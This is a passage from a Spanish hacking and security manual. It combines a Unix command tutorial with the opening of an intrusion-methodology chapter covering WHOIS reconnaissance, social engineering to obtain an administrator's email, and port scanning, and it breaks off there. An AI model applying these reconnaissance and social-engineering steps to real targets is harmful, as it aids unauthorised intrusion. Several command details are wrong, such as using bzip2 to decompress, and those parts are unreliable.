Normalmente después del prompt se introduce un comando. Cada comando realiza una tarea específica, como ejecutar una aplicación, imprimir un archivo, etc. Los comandos se introducen a continuación del prompt seguidos de la tecla <Enter>; por ejemplo:

`$ ls` -Comando que lista el contenido de un directorio.

Los comandos muestran una ayuda cuando se teclean sin parámetros u opciones. La mayoría de los comandos tienen su manual de uso, con más información que la que viene con la ayuda del mismo, y se invoca con el comando **man** empleando como parámetro el comando a buscar.

```
$ man ls
```

Esta estructura nos muestra el manual de uso del comando ls.

Ya mencionamos que UNIX detecta mayúsculas y minúsculas, de tal forma que **ls** es diferente de **LS**.

Sintaxis, argumentos y opciones
La sintaxis de los comandos de UNIX está estandarizada por lo que se deben cumplir ciertas normas sencillas. La sintaxis es:

```
comando [opciones] [argl] [arg2] [arg3]
```

Se componen normalmente de tres partes:

El comando propiamente dicho o sea su nombre. Las opciones (también llamadas parámetros o flags), que definen diferentes modos o formas en que va a trabajar el comando. De acuerdo a las normas de UNIX las opciones deberían ser una letra precedida de un guión (-), aunque hay algunos comandos que no respetan esta norma.

Se pueden poner, si se requieren, más de una opción para la ejecución de un comando y se colocan todas juntas después de un solo guión:

`$ ps -au` donde **a** es una opción y **u** es otra.

Los argumentos, que determinan los distintos datos que va a utilizar el comando, como ser el nombre de un archivo o un directorio. Las opciones y argumentos pueden no ser necesarios, de hecho hay comandos que sólo utilizan ya sea opciones o argumentos o incluso ninguno de ellos.

Ejemplos:
ls comando sin argumentos ni opciones
ls -la comando con opciones
ls *.dat I.bak comando con argumentos
ls -ri *.dat comando con opciones y argumentos.

Los programas ejecutables que usaremos en este documento, tras ser compilados, se usan del mismo modo que los comandos de UNIX o Linux.

A continuación mostramos algunos de los comandos más usados en UNIX. Hay que considerar que existen diversos tipos de UNIX dependiendo del frabricante, así, tenemos:

SunOS Unix y Solaris de Sun Microsystems
DIGITAL Unix de Compaq
SGI Irix de Sillicon Graphics

Y algunos comandos podrían desempeñarse de modo un tanto diferente entre cada uno de ellos. La mayoría de los comandos son comunes a Linux. Aquí nos entretendremos con ellos.

Antes de comenzar a practicar con los comandos, debemos asegurarnos que estamos en el directorio *home*, es decir, aquel que nos asignó el sistema durante la instalación (si es Linux) o el administrador a la hora de crear la cuenta, ya que en otro directorio probablemente no tengamos permisos de escritura. Una forma de hacer esto es tecleando el comando cd (recordemos que los comandos, mientras no se indique lo contrario, serán tecleados en minúsculas) en la consola de comandos. Esto nos moverá al directorio home.

```
~$ cd
gerry@Orianna:~$
```

Donde gerry es el directorio home. Orianna es el hostname o nombre de la maquina. Si tecleamos el comando hostname, nos dará el nombre de nuestra máquina.

Con el comando **pwd** nos informa la localización del directorio en el sistema de archivos. No hay que confundir el nombre del comando con la abreviatura común del término password.

```
$ pwd
/home/gerry
```

Usamos el comando **touch** para crear un archivo vacío. Si el archivo indicado no existe en el sistema, se creará uno vacío; en caso de existir, se modifica la fecha del último acceso al archivo.

```
$ touch temparchivo
```

Ahora usaremos el comando **ls** para verificar que lo hemos creado:

```
$ ls temparchivo
```

Cuando introducimos el comando **ls** sin opciones, obtendremos un listado de todos los archivos del directorio donde nos encontremos y si lo tecleamos usando como argumento el nombre del archivo, nos mostrará sólo el nombre de dicho archivo si este existe.

Se usa el comando **cp** para copiar el archivo que creamos a uno que llamaremos copyarchivo:

```
$ cp temparchivo copyarchivo
```

Ahora necesitamos ver ambos archivos y lo hacemos empleando el comodín "*". De este modo, el comando ls *archivo nos listará ambos archivos (y cualquier otro archivo del directorio cuyo nombre finalice con archivo):

```
$ ls *archivo
copyarchivo  temparchivo
```

Nótese que los archivos se listan en riguroso orden alfabético (mayúsculas y números preceden a las letras minúsculas).

Utilizamos el comando **cp** con la opción **-r** para copiar directorios y los archivos que contienen:

```
$ cp –r directorio directorio2
```

Tambien podemos mover y renombrar archivos (al mismo tiempo) echando mano del comando **mv**. En este ejemplo, usamos el comando mv para renombrar temparchivo a nadaarchivo:

```
$ mv temparchivo nadaarchivo
```

Verifiquemos ahora el cambio con el comando ls y el comodín:

```
$ ls *archivo
copyarchivo  nadaarchivo
```

Para renombrar o mover directorios se usa el mismo comando.

Se usa el comando rm para eliminar archivos. En este ejemplo, borraremos copyarchivo:

```
$ rm copyarchivo
```

Advertencia: Ningún archivo borrado podrá ser recuperado a menos que exista algún respaldo. Por esta razón, algunas personas prefieren crear un alias del comando o un script con opciones que permitan verificar la verdadera intención del usuario antes de enviar un archivo al olvido.

El comando **cd** nos permite movernos por la jerarquía del sistema de archvos:

```
$ cd /tmp
```

Si tecleamos sólo el comando cd, volveremos a nuestro directorio home.

Para crear un directorio lo haremos con el comando **mkdir** seguido del nombre del nuevo directorio:

```
$ mkdir newdir
```

Los Comandos su y sudo
El comando **su** (Set User) está relacionado con el login en el sistema y con los permisos. El uso principal de este comando es que un usuario normal adquiera los permisos de otro usuario del sistema (incluido root) ***siempre y cuando*** conozca su password.

Es muy común que si somos nosotros el "dueño" de la contraseña de root, y por tanto la persona encargada de la administración del sistema, trabajemos normalmente como usuario normal por motivos de seguridad. Pero podemos necesitar convertirnos en root para alguna tarea específica: reiniciar el servidor web, modificar la configuración del sistema... para después volver a "ser" nuestro usuario normal.

Cuando cambiamos nuestra naturaleza a root, el símbolo del prompt **$** cambia a **#**

```
gerry@Orianna:~$ su
Password: [aquí el password]
root@Orianna:/home/gerry#
```

El comando **su** asume que el usuario actual quiere adquirir los permisos de root. Si proporcionamos el password adecuado ya los tendremos. Podemos ahora hacer las tareas de administración que necesitemos. Tecleando **exit** volveremos a "ser" nuestro usuario normal.

su nos permite también adquirir los permisos de otros usuarios del sistema siempre que tengamos su password:

```
yo@maquina $ su otrousuario
Password: [ Password de "otrousuario" ]
otrousuario@maquina $

otrousuario@maquina $ exit
yo@maquina $
```

Existe una diferencia entre **su usuario** y **su - usuario** y es que, mientras que con el primer comando simplemente adquirimos los permisos de usuario, con el segundo comando es como si estuviésemos haciendo login desde el principio con usuario, así, todas las variables de entorno y demás serán cargadas igual que si hubiésemos hecho un verdadero login. Esto también se aplica para root (su -) La shell que se arranca mediante la segunda forma se llama shell de login. Salimos de ellas también con exit.

El usuario root puede usar **su** o bien **su -** sin necesidad de introducir ningún password para adquirir en un shell los permisos de cualquier usuario del sistema.

sudo (SUperuser DO) es una herramieta que permite otorgar a un usuario o grupos de usuarios normales, privilegios para ejecutar algunos comandos como root (o como otros usuarios) sin necesidad de conocer su password. Es posible que no esté instalado en la distribución de Linux y tengamos que instalarlo nosotros mismos.

Si quien invoca el comando es root no requerirá teclear el password. De otro modo, sudo requiere autenticación del usuario con un password. En este contexto, se habla del password del usuario, no el de root. Una vez que el usuario ha sido autenticado, podrá hacer uso de sudo por 15 minutos, que es el tiempo por defecto, a menos que se elimine esa restricción desde el archivo de configuración **sudoers** que se enciuentra en el directorio **/etc/sudoers**.

El archivo /etc/sudoers tiene, en los casos más simples, dos partes: una parte de alias y otra parte de reglas. La parte de alias, lo que hace es "agrupar" de alguna manera, listas de usuarios y listas de aplicaciones (incluso listas de máquinas de una red). La parte de reglas define qué grupos de usuarios pueden usar qué grupos de programas con permisos distintos de los suyos y en qué condiciones pueden hacerlo.

Hay que notar que el archivo **/etc/sudoers** se edita con el comando **visudo** siendo root, por razones de seguridad. sudo no altera la estructura de permisos del sistema de archivos de Linux, es decir, por muchos cambios que hagamos en el archivo de configuración de sudo, los permisos de los programas seguirán siendo los mismos. La diferencia está en que estos "permisos especiales" que estamos otorgando a algunos usuarios se aplican cuando el programa que se quiere ejecutar se invoca mediante sudo; así, un usuario que quiera ejectar el programa cdrdao con estos permisos especiales deberá hacerlo así:

```
$ sudo cdrdao [opciones]
```

Esto es lo más básico que necesitamos saber sobre sudo para ejecutar algunos comandos cómodamente como usuario normal al tiempo que mantenemos la seguridad del sistema.

Notemos que el comando sudo es una herramienta que nos permite configuraciones mucho más complejas que las que hemos visto aquí; siempre debemos leer sus páginas del manual del sistema (man sudo y man sudoers), o visitar su página web.

Comando chmod
Para cambiar los permisos de los elementos del sistema de archivos, usamos el comando chmod.

chmod -R ABC elemento

La opción -R es opcional, y cumple exactamente la misma función que en el comando chown. A B y C son un número de una cifra respectivamente. El primer número representa los permisos que estamos asignando al usuario dueño , el segundo los del grupo dueño, y el tercero los del resto de usuarios. Cada una de las cifras posibles corresponde con los permisos del usuario en binario; aunque es más fácil aprenderse qué hace cada cifra que pasar la cifra a binario cada vez que queramos cambiar los permisos a algo. Algunos ejemplos:

El 4 en binario es 100, por tanto, los permisos que otorga son r--, esto es, sólo lectura.
El 5 en binario es 101, por tanto, los permisos que otorga son r-x, lectura y ejecución.
El 6 en binario es 110, por tanto, los permisos que otorga son rw-, lectura y escritura.
El 7 en binario es 111, por tanto, los permisos que otorga son rwx, lectura, escritura y ejecución.

Los permisos de ejecución sólo se otorgarán a programas (binarios) o scripts; ya que hacerlo a los archivos normales carece por completo de sentido. Así, un comando de ejemplo podría ser:

```
$ chmod 640 mitexto
```

Este comando asignaría permisos de lectura y de escritura al usuario propietario, y permisos de lectura a los usuarios del grupo dueño, y ningún permiso al resto de usuarios para el archivo mitexto. Podemos ir haciendo pruebas combinando los distintos números y ver los permisos que otorgan mediante **ls -l.** Recordemos que los directorios que deseemos que puedan ser "examinados" deben tener permisos de "ejecución" por parte de los usuarios que uno quiera que puedan acceder a ellos, por ejemplo podríamos asignarlos con el número 5. A los que además quisieramos que puedan crear archivos en ese directorio, podríamos otorgarles esos permisos mediante el número 7. Con la opción -R se puede hacer que los permisos se asignen de modo recursivo a un directorio y a todo lo que hay debajo de él.

Un modo muy común para los directorios que deban ser accesibles por todo el mundo es 755, de forma que el usuario dueño pueda además escribir. Los directorios **/home/usuario** suelen tener permisos 750 para que el resto de usuarios no puedan acceder al directorio de trabajo de un usuario.

Como advertencia hay que decir que una mala asignación de permisos puede dar lugar a ataques locales. Verdad, si dejamos a algunos usuarios permisos para modificar partes importantes del sistema de archivos es llamar a gritos a los problemas. Siempre hay que tener cuidado cuando se cambien permisos, sobre todo si somo root.

Un modo muy común de añadir permisos de ejecución a un archivo (generalmente un script) para todos los usuarios del sistema, sin tener que estar recordando qué números otorgan permisos de ejecución, es usar la opción +x de chmod, por ejemplo:

```
$ chmod +x mi_script.sh
```

Esta forma de asignar permisos es extensible, y según los casos, más sencilla que la de los números. En general es así:

```
$ chmod ABC archivo
```

Donde A es u (usuario), g (grupo) o bien a (todos.) Cuando es a, se puede omitir.
B es + o bien - , indicando el primero añadir un cierto permiso y el segundo quitarlo.
C es r (lectura), w (escritura) o bien x (ejecución.)

Ejemplos:

$ chmod g+w archivo
$ chmod -r archivo
$ chmod u+x archivo

El primer comando otorga permisos de escritura sobre archivo a los usuarios del grupo al que el archivo pertenece.
El segundo comando elimina los permisos de lectura sobre archivo a todo el mundo.
El tercer comando da al usuario dueño de archivo permisos de ejecución.

Nota: Muchos otros comandos útiles los iremos viendo conforme se lea el documento y se detallen las utilerías que vayamos necesitando.

Instalación de utilerías
Cuando tengamos que instalar herramientas en nuestro sistema, utilizamos una serie de comandos para poder empezar a utilizar los programas. Regularmente el software lo descargamos empaquetado en archivos llamados tarball. Estos archivos lo veremos más adelante en este capítulo.

Instalar software adicional en Linux es sencillo, sin embargo, dada la diversidad de distribuciones y sistemas de empaquetado del software las utilidades que manejan dichos paquetes son distintas.

Métodos De Instalación
Al instalar software adicional para nuestra distribución, nos podemos encontrar con varios sistemas de paquetes. Existen cuatro sistemas de paquetes en todas las distribuciones de Linux: RPM, DEB, TGZ y EBUILD. Los tres primeros son binarios, y el cuarto se trata de meta-paquetes

Los paquetes binarios contienen el software ya en código de máquina y pondrán los programas y archivos de configuración en el sitio adecuado del árbol de directorios para que los otros paquetes puedan encontrarlos. Los sistemas de paquetes binarios se apoyan en una "base de datos" que guarda qué paquetes están instalados y cuáles no, la versión de estos, etc... Así, cuando instalamos un paquete binario, tal como un RPM o un DEB, además de crearse los archivos necesarios para que el software pueda funcionar, se añade a esta base de datos una entrada diciendo que el paquete ha sido instalado y asi mismo se guarda su número de versión.

Conforme tratemos con estos sistemas de paquetes podrá ocurrir que los datos de la base de datos de paquetes no coincidan con lo que realmente hay en la máquina. Esto puede ocurrir mediante el borrado accidental de archivos sin desinstalar adecuadamente un paquete, o conflictos de versiones. En cualquier caso disponemos de opciones que permiten instalar o desinstalar paquetes, incluso si la información de la base de datos de paquetes no es del todo coherente. Además, existen comandos para "reconstruir" o arreglar la base de datos de paquetes. Las páginas man de los programas que se mencionan a continuación nos aportarán toda la información que necesitemos al respecto.

Además de los paquetes de nuestra distribución disponemos de unos paquetes. Estos paquetes contienen el código fuente preparado para compilarse e instalarse en cualquier distribución. Por lo general no es muy difícil. Estos paquetes tienen sus ventajas, entre las que podemos destacar el control que adquirimos sobre la instalación del paquete y sus binarios, además de la posibilidad de hacer algunos cambios en el mismo si nos interesa (con parches), instalar software de este modo no implica que se guarde información en una base de datos de lo que se ha añadido al sistema, por lo que si el paquete de código fuente no dispone de una opción para desinstalarlo, tendremos que borrar los archivos a mano uno a uno en caso de querer quitar el software. Esto no es muy común ni necesario en la mayoría de los casos, porque aunque instalemos un software, mientras no lo estemos ejecutando "no nos molesta", el espacio ocupado en disco suele ser muy pequeño.

Binarios Vs. Fuentes
Como se ha nombrado antes, hay que decidir qué método vamos a utilizar. En principio siempre deberemos optar por los binarios de nuestra distribución a no ser que sepamos realmente lo que hacemos. Compilar un programa desde las fuentes puede sernos útil en máquinas donde se necesite un rendimiento extremo o en casos en que necesitemos aplicar parches al paquete.

Fuentes
En caso de que vayamos a compilar un programa por nuestra cuenta lo mejor es leer los archivos de ayuda README e INSTALL del paquete. Para descomprimirlo haremos (suponiendo que el archivo de fuentes tarball se ha descargado en el directorio actual):

```
# tar zxf paquete-version.tar.gz
```

Si el paquete es un .tar.bz2 haremos:

```
# tar jxf paquete-version.tar.bz2
```

Los pasos "genéricos" son:

```
# ./configure
# make
# make install
```

Pero como las cosas pueden cambiar entre unos paquetes y otros, lo mejor que podemos hacer es leernos los archivos de documentación que acompañen a dicho programa.

Nota
Para más información acerca de qué es un archivo **.tar.gz**, **.tar.bz2** y cómo trabajar con ellos, se explican detalladamente en el apartado empaquetado y compresores.

Desinstalando Lo Instalado
Pondremos el comando genérico que hay que ejecutar si queremos desinstalar un paquete que ya esté instalado. A veces se nos avisará que otros paquetes dependen del paquete que queremos quitar; en ese caso, lo más sencillo es quitar estos paquetes primero y después desinstalar el que queremos quitar. En el directorio donde se descomprimieron las fuentes ejecutamos:

```
# make uninstall
```

Utilidades Gráficas
En el caso de las distribuciones que usan paquetes binarios, podemos muchas veces encontrar una utilidad gráfica para instalar y desinstalar paquetes en los menús de nuestros escritorios. Para poder usar estas aplicaciones se nos pedirá la contraseña de root. Este tipo de aplicaciones puede sernos útil en nuestras primeras etapas con Linux si necesitamos instalar un paquete y no tenemos tiempo de mirar las opciones. Si queremos aprender a usar Linux, este tipo de aplicaciones simplemente serán un recurso de uso espontáneo. Lo mejor es familiarizarse con las utilidades comentadas.

Algunas distribuciones permiten el uso del comando

```
# apt-get
```

del que se puede buscar tutoriales en Internet.

Consideraciones Sobre Seguridad
Venimos aprendiendo que Linux es un sistema seguro dado que es multiusuario, y por eso los usuarios no privilegiados no pueden dañar la máquina. Dado lo anterior, no es posible que un usuario normal pueda instalar un virus en nuestra máquina.

Hasta aquí todo bien, pero hay que darse cuenta de que para instalar software en la máquina debemos ser root. Esto quiere decir que instalemos el paquete de software que instalemos, no se nos impondrá ninguna restricción. El único problema está en que algún paquete de software que queramos instalar puede contener virus o spywares. La única solución a este problema es instalar siempre software de sitios oficiales o confiables.

Librerías
Las librerías son partes de código usados por muchos programas diferentes. Por esto, muchas veces algunos paquetes requerirán otros paquetes del tipo lib*. Todos los archivos de librerías que se instalan en el sistema comienzan su nombre por **lib** debido a un antiguo convenio UNIX.

Los sistemas de paquetes binarios de las distribuciones (RPM y DEB) hacen una distinción con las librerías. Podríamos decir que un mismo conjunto de librerías, lo dividen en dos paquetes, por ejemplo, libncurses y libncurses-devel (o libncurses-dev para Debian.) Para instalar software mediante paquetes que necesiten esta librería, bastaría con instalar generalmente sólo el primer paquete. El segundo paquete (-dev en DEBs o -devel en RPMs), se conoce como archivos de desarrollo (development), y es necesario instalarlo si, por ejemplo, vamos a compilar desde el código fuente un paquete que necesite libncurses. Por lo tanto, es perfectamente posible que haciendo un **./configure** para instalar desde las fuentes se nos avise de que nos falta libncurses si solamente tenemos el primer paquete instalado.

Ldconfig y Más Sobre Librerías
Las librerías compiladas (ya en código de máquina), están en /usr/lib si se instalaron desde paquetes de la distribución, y en /usr/local/lib si se instalaron desde fuentes, o un subdirectorio de estos dos, (aunque con el comando ./configure --help descurbriremos opciones que nos permiten especificar también dónde queremos que se instalen tanto los programas como las librerías.) Su nombre suele ser libNOMBRE.so, o bien libNOMBRE.so.VERSION. La extensión .so es simplemente un convenio y es abreviatura de Shared Object (Objeto Compartido)

En los sistemas Linux, la utilidad encargada de manejar la instalación de las librerías y proveer al resto de programas información sobre su localización en el sistema de archivos es ldconfig. Esta utilidad tiene un archivo de configuración, /etc/ld.so.conf, donde se listan los directorios que contienen librerías, por ejemplo:

```
# cat /etc/ld.so.conf

/usr/kerberos/lib
/usr/X11R6/lib
/usr/lib/qt-3.1/lib
/usr/lib/mysql
/usr/lib/kde3
/usr/local/lib
/usr/lib/wine
/usr/lib
```

Aunque muchas veces la instalación lo hará por nosotros, cuando instalemos nuevas librerías (especialmente desde código fuente), es una buena costumbre añadir el directorio donde se han copiado las librerías a este archivo de configuración (si no está ahí), y correr como root el comando ldconfig. Si no lo hacemos así, es posible que al intentar instalar otros programas desde fuentes, se nos diga que no puede encontrar tal o cuál librería.

Empaquetado y Compresores
Antes de empezar con listados de utilidades, rutas, binarios, archivos y nuevos comandos que pueden asustar a cualquier principiante durante el desarrollo de este documento, vamos a presentar de una forma general los archivos en que vienen empaquetados o comprimidos las herramientas.

Supongamos que tenemos ciertos datos que queremos guardar, empaquetar o comprimir para llevarlos a una unidad de respaldo (backup), para enviarlos por correo electrónico, para adjuntarlos a un trabajo o simplemente para tener una copia de seguridad de algo sobre lo que vamos a trabajar.

gzip y bzip2
En el mundo UNIX predominan dos algoritmos de compresión de datos distintos; estos son **gzip** y **bzip2**. Ambos son muy eficientes y nadie puede decir que uno sea mejor que otro. Presentan grandes diferencias internas, eso sí, pero a nivel de usuario lo que podemos decir es que bzip2 comprime más, sin embargo consume definitivamente más recursos que gzip para comprimir/descomprimir el mismo archivo.

tar
Históricamente, en el universo de Unix se ha usado mucho la utilidad **tar** para enviar backups a dispositivos de cinta. tar se encarga de unir un conjunto de archivos en uno solo. En principio tar no provee compresión alguna ya que lo "único" que hace es poner un archivo a continuación del anterior poniendo en medio unos separadores. Aunque la explicación no es muy rigurosa, nos vale para entender el porqué de la existencia del tar hoy en día.

Los algoritmos de compresión que hemos citado antes (bzip2 y gzip) solo son capaces de operar sobre un archivo; es decir, toman un archivo de entrada y generan un archivo comprimido. No pueden tomar como entrada un directorio o varios archivos a la vez. Por eso es importante tar. Con la ayuda de tar podemos convertir todo un directorio en un solo archivo y una vez que tenemos ese archivo generado, aplicarle uno de los algoritmos de compresión.

Utilidades para la línea de comandos
Cualquier distribución moderna de Linux incluirá tanto el comando tar como los paquetes con las librerías y las herramientas para comprimir y descomprimir archivos gzip y bzip2. Además, actualmente tar está muy integrado con ambos algoritmos de compresión y nos evita tener que utilizar comandos algo más complicados para comprimir y descomprimir archivos

Los comandos que usaremos en esta sección son: tar, gunzip, gzip y bzip2. Como podemos ver son nombres muy intuitivos. Ya tenemos todo listo para empezar a comprimir y descomprimir archivos y directorios. Lo primero que haremos será elegir un archivo a comprimir; por ejemplo, /etc/passwd.

Comprimir y Descomprimir Un Solo Archivo
Para comprimir el archivo que hemos escogido con gzip haremos:

```
$ gzip -c /etc/passwd > passwd.gz
```

Esto habrá dejado un archivo llamado passwd.gz en el directorio donde ejecutamos el comando. Ahora podemos probar a descomprimirlo y a comprobar si todo fue bien

```
$ gunzip passwd.gz
$ diff /etc/passwd passwd
$
```

Es muy importante notar que el comando gunzip passwd.gz ha borrado del directorio el archivo passwd.gz.

Para hacer algo parecido con bzip2, podemos hacerlo así:

```
$ bzip2 -c /etc/passwd > passwd.bz2
$ bzip2 passwd.bz2
$ diff /etc/passwd passwd
$
```

Comprimir y Descomprimir Directorios Completos
Como ya hemos comentado antes, ninguno de los dos algoritmos de compresión que veremos soporta trabajar sobre varios archivos a la vez; si no que su entrada será un único archivo sobre el que se aplicará la compresión. Si queremos comprimir directorios enteros lo que tenemos que hacer es utilizar tar para crear un solo archivo a partir de varios a base de concatenarlos.

Para crear un único archivo a partir de un directorio podemos hacer lo siguiente:

```
$ tar cf directorio.tar directorio/
```

Obtendremos en el directorio un archivo directorio.tar que contiene todo el arbol de directorios que hubiera colgando de directorio/. Si queremos comprimir este archivo lo podemos hacer como hemos visto antes:

```
$ gzip directorio.tar
```

Y tendremos un archivo llamado directorio.tar.gz que contendrá todo el arbol de directorios que originalmente colgaba de directorio/. Lo mismo podríamos haber hecho utilizando el comando bzip2 en lugar de gzip si queríamos utilizar el algoritmo bzip2.

Para desempaquetar el archivo directorio.tar lo podemos hacer con el siguiente comando:

```
$ tar xf directorio.tar
```

Todo Junto
Como ya hemos comentado antes, actualmente tar está muy integrado tanto con gzip como con bzip y podemos comprimir y descomprimir directorios enteros con solo un comando.

Además de enseñar cómo comprimir de forma simple, tambien vamos a mostrar cómo bzip2 comprime normalmente más que gzip a costa de usar más recursos y tiempo. Como prueba utilizaremos el directorio que contiene el código fuente de este manual ya que así, el lector podrá repetir estos comandos y obtendrá resultados muy similares.

Para comprimir un directorio con tar lo hacemos así:

```
$ tar zcf manual-cvs.tar.gz manual
$ tar jcf manual-cvs.tar.bz2 manual
```

Nótese que se usa 'z' para gzip y 'j' para bzip2

Para ver la diferencia de tamaños podemos usar **ls -l**

```
$ ls -l manual-cvs.tar.*
-rw-r--r--    1 Jummy    Jummy      331236 sep 18 03:11
manual-cvs.tar.bz2
-rw-r--r--    1 Jummy    Jummy      477033 sep 18 03:13
manual-cvs.tar.gz
```

Como podemos ver, el archivo comprimido con bzip2 ocupa bastante menos que el mismo comprimido con gzip; sin embargo, quizá el lector pudo notar que la operación con bzip2 tardó más tiempo en completarse.

Por último veremos cómo descomprimir los archivos que tenemos:

```
$ tar zxf manual-cvs.tar.gz
```

```
$ tar jxf manual-cvs.tar.bz2
```

Se usa 'z' para gzip y 'j' para bzip2

Si solo queremos extraer un archivo o directorio del archivo comprimido lo podemos hacer indicando el nombre justo al final del comando; por ejemplo:

```
$ tar jxf manual-cvs.tar.bz2 manual.xml
$ ls manual.xml
manual.xml
```

Descomprimiendo Otros Formatos
Es muy típico querer comprimir/descomprimir otros formatos que son muy utilizados en el mundo Windows como los zip o los rar. Lo primero que hay que decir es que Linux SI puede descomprimir estos formatos; pero las utilidades que lo hacen no son libres.

Para descomprimir un archivo zip vamos a utilizar el comando unzip y para descomprimir los archivos rar utilizaremos el unrar. Y existe una utilidad para los archivos ace, el **unace** y hay que descargarlo de su página oficial www.winace.com

```
$ unzip archivo.zip
```

```
$ unrar archivo.rar
```

Como ya hemos mencionado antes, estas utilidades no son libres, pero son gratuitas para uso personal. No tenemos acceso al código fuente, por lo que deberíamos evitar utilizar estos formatos para comprimir nuestros archivos.

Espero que con este capítulo se anime el lector a aprender más sobre UNIX y Linux. Instalar Linux es de lo más fácil y nos ayudará a comprender mucho mejor como se gestionan los archivos del sistema y facilitará el entendimiento de los procesos llevados a cabo por las herramientas que vamos a manejar durante todo este documento.

Metodología del Hacker

Todo experto en informática está al tanto de que existen dos formas de romper la seguridad de una computadora. Una de ellas no tiene víctima predefinida o preestablecida. Puede consistir en enviar un virus, un troyano, o lo que es peor, un rootkit. También se puede montar un servidor web pornográfico o de warez[9] que descargue código malicioso a la máquina de cualquier ingenuo desprotegido. Hay quienes gustan de navegar por la gran red en busca de servidores que tengan una seguridad mínima y que pueda ser penetrada fácilmente. Aunque ésta técnica es muy usada, en realidad no es muy adecuada como cualquier hacker élite sabe. Además, carece de sentido andar por ahí husmeando y aprovechándose de las vulnerabilidades de los sistemas ajenos.

La mejor técnica es el marcarse una meta y alcanzarla cumpliendo con una serie de objetivos. Una web, un servidor **FTP** o una clave de correo. Se deben enfocar todos los sentidos en un punto en específico e intentar buscar los huecos de seguridad que pudieran existir, antes de que otros, con no muy buenas intenciones lo hagan. FTP (File Transfer Protocol, Protocolo de Transferencia de Archivos) es el servicio de Internet utilizado para transferir un archivo de datos desde el disco de una computadora hacia el disco de otra, sin importar el tipo de sistema operativo. Su puerto correspondiente es el 21. De manera similar a otras aplicaciones de Internet, FTP utiliza el enfoque cliente-servidor. Los servidores FTP que permiten “anonymous FTP” (FTP anónimo), dejan a cualquier usuario, no solo a quien tenga una cuenta en el host, navegar por los archivos “ftp” y poder descargar datos. Existen algunos servidores FTP que se configuraron para permitir a los usuarios subir archivos. Un uso muy común de FTP es recuperar información y obtener software almacenados en sites de todo el mundo.

Existe una metodología a seguir para lograr los objetivos planteados previamente. Requiere de unos pasos definidos que ya se han convertido en un estándar a la hora de poner a prueba la intrusión a un sistema. Hasta se puede generar un reporte donde se detallen las vulnerabilidades.

Para desarrollar cualquier tarea complicada, se necesita un proceso de preparación, un orden y una metodología de trabajo. Buscar errores en servidores requiere la aportación de una gran cantidad de esfuerzo y efectuar una serie de pruebas. Saltarse estos pasos puede traducirse en pérdida de datos esenciales.

Todas las actividades que se describirán a continuación tienen como finalidad principal efectuar comprobaciones del nivel de seguridad de nuestros propios servidores y no deben nunca ser usadas sin consentimiento contra otras computadoras que no nos pertenezcan.

1.- Búsqueda de Información

Una cautelosa búsqueda de sistemas y recopilación de información es el primer paso antes de ponerse a experimentar. Debe comprobarse qué máquinas componen el sistema y qué rango de direcciones IP ocupan. Esto nos dará una idea del alcance y la complejidad del trabajo que va a ser realizado y ayuda a identificar los puntos débiles por los que hay que empezar a realizar las pruebas.

Muchas veces podemos tener acceso a información pública sobre una empresa cualquiera, pero no conocemos los métodos para conseguirla. La base de datos NIC (Network Information Center), donde se almacenan los datos de las personas o empresas que han comprado un dominio de tipo .com, .mx, .net, etc, es un buen punto por donde arrancar. Con esta base de datos NIC podremos encontrar nombre de los responsables, tanto técnicos como administrativos, números de teléfono, correos, direcciones físicas. Esta dirección está ahí para gestionar la compra de dominios. Los datos son públicos y pueden ser consultados por cualquier persona. Es análogo a la Sección Amarilla de la guía telefónica, pero referida a los dominios en Internet.

9 **Warez** Esta palabra se aplica en dos sentidos: uno como la copias piratas de los programas; el otro alude a las versiones de software protegido a las que se ha retirado fraudulentamente la protección. Es plural en jerga de ware (Mercancías).

Con este tipo de consultas se pueden evitar estafas como las de Banamexnet, haciendo una comprobación para saber si un dominio sospechoso pertenece realmente a la entidad que parece representar. Al consultar un dominio, la información viene dividida en cuatro secciones:

Empresa: Lo más relevante resulta la dirección física de la empresa, el contacto técnico y los servidores de nombres. Esto último resulta especialmente atractivo para el hacker.
Contacto administrativo: Nombre, correo electrónico, teléfono y fax.
Contacto técnico: Este dato también se presenta interesante en caso de ser necesario avisar sobre algún error de seguridad en su página. Aquí se puede consultar su correo electrónico, nombre, teléfono, etc.
Contacto de facturación: Igualmente se consultan correo electrónico, nombre, teléfono, etc.

Para empresas internacionales cuyo dominio termine en .com o .net, podemos echar mano del servicio whois[10] de nic.com (http://www.nic.com/nic_info/whois.htm), donde la información proporcionada viene a ser la misma.

Serán muchas las ocasiones en que el buen uso de un buscador nos puede ahorrar mucho tiempo de investigación.

Imaginémonos que a partir de nic.es averiguamos el email del administrador o el responsible técnico de la empresa. O, mejor aún, mediante un ataque de ingeniería social averiguamos su dirección personal de hotmail o cualquier otro servidor de correo web. Introducimos su email en el navegador y nos lleva a varias páginas más o menos interesantes. En una de ellas llegamos a descubrir que hace tan solo unos meses, estampó su dirección real en una lista de correo especializada sobre herramientas pidiendo asesoría y presupuestos sobre actualizaciones de routers.

Muchos administradores de sistemas se enfrentan casi a diario con nuevo software y tienen que pedir ayuda a especialistas en internet en busca de consejo y compartir experiencias propias. Esto no es raro y resulta incluso frecuente. Lo que a muchos se les pasa, y en esto entra la ignorancia, es que hay que hacerlo de manera anónima. Esta es una de las maneras más limpias y libre de molestias con las que los hackers encuentran información sin tener que sumergirse en manuales o hacer pruebas en decenas de programas, además, en casos así o parecidos, ya tenemos la certeza de que el router es o ha sido vulnerable y que puede existir realmente una forma de atacar. Un router (encaminador, direccionador, enrutador) es un dispositivo que distribuye tráfico entre redes. La decisión sobre a donde enviar los datos se realiza en base a información de nivel de red y tablas de direccionamiento.

2.- Escaneo de Puertos

Nos centraremos en el aspecto práctico en el capítulo sobre escaneadores de puertos (página 91). Gracias a distintas técnicas sabremos los puertos que el servidor mantiene abiertos ofreciendo servicios a través de ellos. Cuantos más puertos se encuentren abiertos, más servicios ofrece y más posibilidades de que alguno sea vulnerable. Este paso resulta imprescindible y de gran importancia. Hay que advertir: Un escaneo de puertos indiscriminado hacia una máquina que no nos pertenezca constituye un delito.

3.- Identificación de Servicios

La función de un puerto es tener enlazado un servicio o programa que escuche en él y por el que se realicen las conexiones necesarias. En este paso se descubre qué programa hace uso de cada puerto, anotando en conciencia su versión.

10**Quién es**. Programa Internet, poco utilizado tras la aparición del WWW y de los motores de búsqueda, que permite a los usuarios hacer búsquedas en una base de datos sobre personas y otras entidades, tales como dominios, redes y sistemas centrales, que fueron al inicio mantenidos en DDN NIC. La información sobre personas muestra el nombre, la dirección, numero de teléfono y dirección electrónica, etc.

4.- Identificación del Sistema
